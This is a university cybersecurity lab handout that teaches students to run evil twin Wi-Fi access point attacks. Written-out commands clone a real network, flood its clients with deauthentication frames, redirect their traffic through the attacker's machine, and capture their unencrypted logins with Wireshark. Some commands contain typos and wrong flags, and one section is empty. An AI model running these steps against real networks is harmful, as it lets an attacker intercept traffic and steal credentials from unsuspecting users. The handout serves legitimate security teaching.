# Evil Twin AP Attacks and Prevention

Liran Ma, Zhipeng Cai, and Wei Cheng

Copyright © 2019 Liran Ma, Texas Christian University; Zhipeng Cai, Georgia State University; Wei Cheng, University of Washington Tacoma

The development of this document is partially funded by the National Science Foundation's CyberTraining program under award No. OAC-1829553. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation. A copy of the license can be found at `http://www.gnu.org/licenses/fdl.html`.

## Contents

**1 Overview** . . . . . **1**

**2 Evil twin using aircrack-ng** . . . . . **3**

**3 Evil twin using hostapd** . . . . . **5**

**4 Evil Twin on a Router** . . . . . **7**

**5 General Questions** . . . . . **7**

## 1 Overview

Evil twin is a malicious access point set up to copy the identity of a real access point, hence the name twin, in order to eavesdrop and steal sensitive information. This attack will trick unsuspected users to connect to it, and from there, the attacker can perform many other attacks like **man-in-the-middle** or **phishing websites**.

In this lab, we will try to execute a few of the most commands evil twins attack using hostapd and airmon-ng. There are two levels of evil twin AP: 1) One for an open network (using Aircacrk-ng) 2) One for a protected network (using Hostapd).

## 1.1 Lab Environment

It is recommended to use Kali Linux for the lab since it will contains most of the tools we will use. However, you can still use other distributions.

### 1.1.1 For Kali:

**You only need to install hostapd using:**

```
apt-get install hostapd
```

Sometimes there will be an error installing hostapd. You can try this command:

```
apt-get install gsettings-desktop-schemas
```

### 1.1.2 Other Distributions:

**Install aircrack-ng:**

```
git clone https://github.com/aircrack-ng/aircrack-ng
cd aircrack-ng
autoreconf -i
./configure --with-experimental
make
make install
ldconfig
```

**Install hostapd:**

```
apt-get install hostapd
```

**Install dnsmasq:**

```
apt-get install dnsmasq
```

## 1.2 Information Gathering

Before we start, you are recommended to use an external **Network Interface Card (NIC)** to produce the best result. If you are trying this lab on a PC, then you must get one in order to go further. Plug in your **NIC** and see which interface name was given to our NIC using this command:

```
iwconfig
```

**NIC name:** _____

Record the following information using:

```
airmon-ng
```

**Channel:** _____

**ESSID:** _____

# 2 Evil twin using aircrack-ng

## 2.1 Introduction

In this lab, we will try to perform the most basic evil twin attack using airmon-ng. We will try to disconnect the client out of their connected network and trick them into connecting to our malicious network. There is one downside of this attack which our malicious AP do not have encrypted password. Anyone pay close attention to their network should be able to suspect it.


**NOTE: This attack works best with Android devices. Apple devices like iPhone will be harder to produce result since there are a lot of safety features Apple implemented.**

## 2.2 Preparation

We now need to create setting folders containing configurations for dnsmasq and hostapd, issue the following commands:

```
mkdir evil
cd evil
touch dnsmasq.conf
```

For the dsnmasq.conf file, it should look something like Fig. 3



```
interface=at0
dhcp-range=10.0.0.10,10.0.0.250,12h
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1
server=8.8.8.8
log-queries
log-dhcp
listen-address=127.0.0.1
```

Figure 1: Input for dnsmasq.

The only part the you need to change is: **Interface** should be your NIC name.
Next, you need to enable monitor mode using this command: (wlan1 should be your NIC name)

```
airmon-ng start wlan1
```

When a device is in monitor mode, there will be one more interface called wlan1mon. We can then execute this command to create out own AP:

```
airebase-ng -e [BSSID] -c [channel] wlan0mon
##You need to put in the BSSID of the real AP which we are performing the attack on and
##its channel
```

airbase-ng will create a new interface, for my example it would be at0. we need to configure this interface in order for the victim connect to it.
Now, open a new terminal: We now need to bring the at0 interface up (side note: In the dnsmasq.conf file we set the dhcp-option to be 10.0.0.1 so we need to configure out new interface to have this gateway)

```
ifconfig at0 10.0.0.1 up
```

We also need the attacker machine be able to forward traffic using these commands:

```
iptables --flush
iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
iptables --append FORWARD --in-interface at0 -j ACCEPT
iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination 10.0.0.1:80
iptables -t nat -a POSTROUTING -j MASQUERADE
```

Lastly, this command will enable IP forwarding:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

### 2.2.1 Explain the above commands

## 2.3 Executing the Attack

Since the real AP is still up and running, we need to kick all of the clients out of it. We easily achieve this by using deauthentication frames, which all client will be unable to connect to the real AP. Use this command:

```
aireplay-ng -deauth 100 -a [BSSID] wlan1mon
## For BSSID use the bssid of the real AP and wlan1mon should be the NIC interface in mon
## mode. for -deauth 100 you can change this number to decide how many times we are pushi
```

Now we can start our dhcp server. Use the following command:

```
dnsmasq -C Desktop/eviltwin/dnsmasq.conf -d
```

You can now try to connect the the AP and pay close attention to the terminals. There will be a lot of activities going on there.
After the connection established, you should be able to see the ip address on your phone should be in the range of the dhcp-range that we assigned in the config folder.
You can compare the information in the dnsmasq terminal output with Fig. 5. Now, try to get to any website and look at the dnsmasq terminal.

### 2.3.1 Capture the screen of both terminal.

On your phone, go to you wifi panel and click on the infomation icon. Look down for ip address.

### 2.3.2 Capture the screen of your phone ip address.

### 2.3.3 Using wireshark to monitor traffic between victim and evil twin.(Optional)

You can use wireshark to see all of the activities and try to go to an unsecure website and login there. Wireshark should be able to capture the unencrypted packets

# 3 Evil twin using hostapd

## 3.1 Introduction

This tutorial is a variation of the evil twin attack. It requires you to know the password of the target AP. However, it will make our malicious AP to have similar encryption like the real AP which make it harder for other people to suspect.

## 3.2 Preparation

We now need to create setting folders containing configurations for dnsmasq and hostapd, issue the following commands:

```
mkdir evil2
cd evil2
touch dnsmasq.conf
touch hostapd.conf
```

Input for hostapd should look similar to Fig. 2 with interface is your NIC and ssid is your AP name/ESSID, and wpa-passphrase is the ap password (this will create an AP with encryption quite similar to the victim AP)

```
interface=wlan1
driver=nl80211
ssid=AP NAME
wpa_passphrase=password
channel=11
auth_algs=2
wpa=2
hw_mode=g
macaddr_acl=0
wpa_key_mgmt=WPA-PSK
wpa_pairwise=CCMP
wpa_group_rekey=86400
ieee80211n=1
wme_enabled=1
```

Figure 2: Input for hostapd.

For the dsnmasq.conf file, it should look something like Fig. 3

```
interface=wlan1
dhcp-range=20.0.0.20,20.0.0.250,255.255.255.0,6h
dhcp-option=3,20.0.0.1
dhcp-option=6,20.0.0.1
server=8.8.8.8
server=8.8.4.4
log-dhcp
log-queries
listen-address=127.0.0.1
```

Figure 3: Input for dnsmasq.

The only part that you need to change is: **Interface** which should be your NIC name.

### 3.3 Executing The Attack

After that, save and then execute this command:

```
hostapd hostapd.conf
```

Sometime linux will return an error because there are some processes could interfere with our program so you might want to use this command:

```
airmon-ng check kill
```

Open another terminal.
Right now, our evil twin has started broadcasting and interfere with the real AP. We now just need to configure our iptable so whoever connected to our evil twin can access internet just like the real AP.
Run these commands as follows:

```
ifconfig wlan1 20.0.0.1 netmask 255.255.255.0
```

Wlan1 should be your NIC name and 20.0.0.1 should be the dhcp-option you filled in the dnsmasq file
Run the following command:

```
iptables -table nat -append POSTROUTING -out-interface eth0 -j MASQUERADE
```

In this example I am using Lan cable to provide the evil twin AP internet which would be **eth0** you can change it to **wlan0** if you have on board network card and use them to connect to internet.

#### 3.3.1 Explain above command.

Run the following command:

```
iptables -append FORWARD -in-interface wlan1 -J ACCEPT
```

In this command, wlan1 is your NIC

#### 3.3.2 Explain above command.

Run the following command:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Now we can start our dhcp server. Use the following command:

```
dnsmasq -C Desktop/eviltwin/dnsmasq.conf -d
```

If the terminal return an error ( Address already in use ). Then you need to find the process running by dnsmasq and kill it. Use these command:

```
netstat -anlp | grep -w LISTEN
```

Grab the PID of dsnmasq then:

```
kill -9 [pid]
```

You can use your phone to try and connect to wifi, the real AP will be jammed by hostapd and therefore, our malicious AP will be visible on your moble devices.
As soon as you connect the device to the AP, look at the terminal running hostapd and dnsmasq. You should see activities there.

Figure 4: Connection Established.

After the connection established, you should be able to see the ip address on your phone should be in the range of the dhcp-range that we assigned in the config folder.
You can compare the information in the dnsmasq terminal output with Fig. 5. Now, try to get to any website and look at the dnsmasq terminal.





Figure 5: Device IP address.

#### 3.3.3 Capture the screen of both terminals.

#### 3.3.4 Try go go to another website and capture the activity in the terminal.

#### 3.3.5 Using wireshark to monitor traffic between victim and evil twin.(Optional)

You can use wireshark to see all of the activities and try to go to an unsecure website and login there. Wireshark should be able to capture the unencrypted packets

## 4 Evil Twin on a Router

## 5 General Questions

#### 5.0.1 Any corrections or general comments about this lab?

#### 5.0.2 How long did it take you to complete this lab?

#### 5.0.3 Was it an appropriate length lab?